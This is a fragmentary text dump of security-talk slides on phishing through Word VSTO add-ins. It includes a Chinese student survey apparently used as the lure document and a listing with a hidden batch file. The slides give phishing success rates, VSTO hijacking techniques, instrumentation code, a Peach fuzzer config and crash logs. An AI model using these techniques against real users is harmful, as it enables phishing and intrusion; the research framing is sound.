一、调查背景

佛山市从去年7月开始对行人闯红灯开罚，率先在禅城启动，随后在...
人对于中国人常用的负面评价之一。借佛山争创“全国文明城市”的契机...
己的家人和身边的人，让他们明白闯红灯的危害并严格遵守交通规则出行

因此，我们就对三水市民的过马路文明情况展开调查

1、调查时间：
调查人：罗靖洪张泽森梁思恩姚欣彤程玮潼

4、调查方式：我们五个一起、一起走上人流密集的购物商场和公交...
部分学生进行调查问卷的方式了解。

5、调查内容：对部分市民和学生的过马路情况进行调查

二、总体状况及分析

以下是具体的调查结果。

1.您的性别：[单选题] A. 男 B. 女

名称	修改日期	类型	大小
Microsoft.Office.Tools.Common.v4.0...	2010/3/19 3:11	应用程序扩展	32 KB
Microsoft.Office.Tools.Common.v4.0...	2010/1/10 22:09	XML 源文件	20 KB
Microsoft.Office.Tools.Word.v4.0.Utili...	2010/3/19 3:11	应用程序扩展	169 KB
Microsoft.Office.Tools.Word.v4.0.Utili...	2010/1/10 22:09	XML 源文件	422 KB
WordDocument11.dll	2018/4/9 10:02	应用程序扩展	11 KB
WordDocument11.dll.manifest	2018/4/9 10:02	MANIFEST 文件	11 KB
WordDocument11.vsto	2018/4/9 10:02	VSTO Deploye...	6 KB
报告.docx	2018/4/9 10:02	Microsoft Word ...	12 KB
隐藏.bat	2018/4/9 12:30	Windows 批处理...	1 KB

VSTO phishing

- Macro phishing
 - 11%-14% success
- DDE phishing
 - Nearly 30% success
- VSTO phishing with hidden
 - **Nearly 40% success**

VSTO weakness

VSTO Loading:

- checks the registry
- application loads VSTOEE.dll, which loads VSTOLoader.dll
- starts the managed portion of the Visual Studio Tools for Office runtime
- security checks
- check for assembly updates
- creates a new application domain
- loads the VSTO Add-in assembly into the application domain.


VSTO weakness

VSTO Self-mechanism:

- DLL hijacking
- Porfiling injection
- Config hijacking

More vulnerabilities

- .NET Framework include CLR
- The C# code will be translate by CLR
- Fuzz the IL code by MSIL injection
- Monitor the .NET application upstream status to judge crash/hang or not



More vulnerabilities

```
1 let dispatchCallback(assemblyLocation: String, argv: Object array) =
2     if File.Exists(assemblyLocation) then
3         let callingMethod =
4             try
5                 // retrieve the calling method from the stack trace
6                 let stackTrace = new StackTrace()
7                 let frames = stackTrace.GetFrames()
8                 frames.[2].GetMethod()
9                 with _ -> null
10
11            // invoke all the monitors, we use "convention over configuration"
12            let bytes = File.ReadAllBytes(assemblyLocation)
13            for t in Assembly.Load(bytes).GetTypes() do
14                try
15                    if t.Name.EndsWith("Monitor") && not t.IsAbstract then
16                        let monitorConstructor =
17                            t.GetConstructor([
18                                typeof<MethodBase>;
19                                typeof<Object array>|])
20                        if monitorConstructor <> null then
21                            monitorConstructor.Invoke([callingMethod; argv]) |> ignore
22                with _ -> ()
```

More vulnerabilities

```
template.xml - Visual Studio Code
文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 调试(D) 任务(T) 帮助(H)

template.xml x  C  Untitled-3  theme1.xml  access.log  WordDocument11.vsto  custom.xml  C:\...Vz00A1D46A0  custom.xml  E:\...Debug  Untitled-2

1  <?xml version="1.0" encoding="utf-8"?>
2  <Peach xmlns="http://peachfuzzer.com/2012/Peach" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3  xsi:schemaLocation="http://peachfuzzer.com/2012/Peach /peach/peach.xsd">
4
5  <!-- TODO: Create data model -->
6  <DataModel name="TheDataModel">
7  <Blob/>
8  </DataModel>
9
10 <!-- TODO: Create state model -->
11 <StateModel name="TheState" initialState="Initial">
12 <State name="Initial">
13
14 <Action type="output">
15 <DataModel ref="TheDataModel"/>
16 <!-- <Data fileName="samples_png" /> -->
17 <Data name="data" fileName="input/*.exe" />
18 </Action>
19
20 <Action type="close"/>
21
22 <Action type="call" method="LaunchViewer" publisher="Peach.Agent"/>
23 </State>
24
25 </StateModel>
26
27 <!-- TODO: Configure Agent -->
28 <!-- <Agent name="WinAgent" location="http://127.0.0.1:9000" --> -->
29 <Agent name="WinAgent">
30 <Monitor class="WindowsDebugger">
31 <Param name="CommandLine" value="cmd.exe fuzzed.exe" />
32 <Param name="WinDbgPath" value="D:\Program Files (x86)\Windows Kits\10\Debuggers\x64" />
33 <Param name="StartOnCall" value="LaunchViewer"/>
34 <Param name="CupKill" value="true"/>
35 </Monitor>
36 <Monitor class="PageHeap">
37 <Param name="Executable" value="fuzzed.exe"/>
38 <Param name="WinDbgPath" value="D:\Program Files (x86)\Windows Kits\10\Debuggers\x64" />
39 </Monitor>
40 </Agent>
41
42 <Test name="Default">
43 <Agent ref="WinAgent" platform="windows"/>
44 <StateModel ref="TheState"/>
45
46 <!-- TODO: Configure a publisher -->
```

More vulnerabilities

```

管理员: Windows PowerShell
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。

D:\Tool\Peach Fuzz>
[22,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: ElobMutator
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。

D:\Tool\Peach Fuzz>
[23,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: ElobWORDSliDexMutator
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。

D:\Tool\Peach Fuzz>
[24,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: DataElementRemoveMutator
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。

D:\Tool\Peach Fuzz>
[25,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: ElobWORDSliDexMutator
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。

D:\Tool\Peach Fuzz>
[26,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: ElobMutator
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。


D:\Tool\Peach Fuzz>
[27,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: ElobBitFlipperMutator
Microsoft Windows [版本 10.0.16299.308]
(c) 2017 Microsoft Corporation. 保留所有权利。

D:\Tool\Peach Fuzz>
[28,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: ElobMutator

```

名称	修改日期	类型
eachFuzzBang.exe.config	2014/11/11 17:12	Configuratio
eachFuzzBang.pdb	2014/11/11 17:13	Program De
eachLinuxCrashHandler.exe	2014/11/11 17:12	应用程序
eachLinuxCrashHandler.exe.config	2014/11/11 17:12	Configuratio
eachLinuxCrashHandler.pdb	2014/11/11 17:12	Program De
eachMinset.exe	2014/11/11 17:13	应用程序
eachMinset.exe.config	2014/11/11 17:12	Configuratio
eachMinset.pdb	2014/11/11 17:13	Program De
eachNetworkFuzzer.exe	2014/11/11 17:13	应用程序
eachNetworkFuzzer.exe.config	2014/11/11 17:12	Configuratio
eachNetworkFuzzer.pdb	2014/11/11 17:13	Program De
eachValidator.exe	2014/11/11 17:13	应用程序
eachValidator.exe.config	2014/11/11 17:12	Configuratio
eachValidator.pdb	2014/11/11 17:13	Program De
eachXmlGenerator.exe	2014/11/11 17:13	应用程序
eachXmlGenerator.exe.config	2014/11/11 17:12	Configuratio
eachXmlGenerator.pdb	2014/11/11 17:13	Program De
enci.SshNet.dll	2014/11/11 17:11	应用程序扩展
harpPcap.dll	2014/11/11 17:11	应用程序扩展
uperSocket.Common.dll	2014/11/11 17:11	应用程序扩展
uperSocket.Common.pdb	2014/11/11 17:11	Program De
uperSocket.SocketBase.dll	2014/11/11 17:11	应用程序扩展
uperSocket.SocketBase.pdb	2014/11/11 17:11	Program De
uperWebSocket.dll	2014/11/11 17:11	应用程序扩展
uperWebSocket.pdb	2014/11/11 17:11	Program De

soft.Office.Tools.Word.v4.0.Utilities.xml	2010/1/10 22:...
soft.VisualStudio.Tools.Office.Runtime.dll	2017/12/2 19:...
Document9.dll	2018/4/3 16:2...
Document9.dll.m...	2018/4/3 16:2...
Document9.docx	2018/4/3 18:3...
Document9.pdb	2018/4/3 16:2...
Document9.vsto	2018/4/3 16:2...
Document9.dll	2018/4/3 16:3...
Document10.dll.m...	2018/4/3 16:3...
Document10.pdb	2018/4/3 16:3...
Document10.vsto	2018/4/3 16:3...
Document101.doc...	2018/4/3 19:2...



Microsoft Word 已停止工作
请稍候, Windows 正在向 Microsoft 报告问题...

正在启动...

Acknowledgements

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Link :

http://phrack.org/papers/dotnet_instrumentation.html

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Thanks

Q&A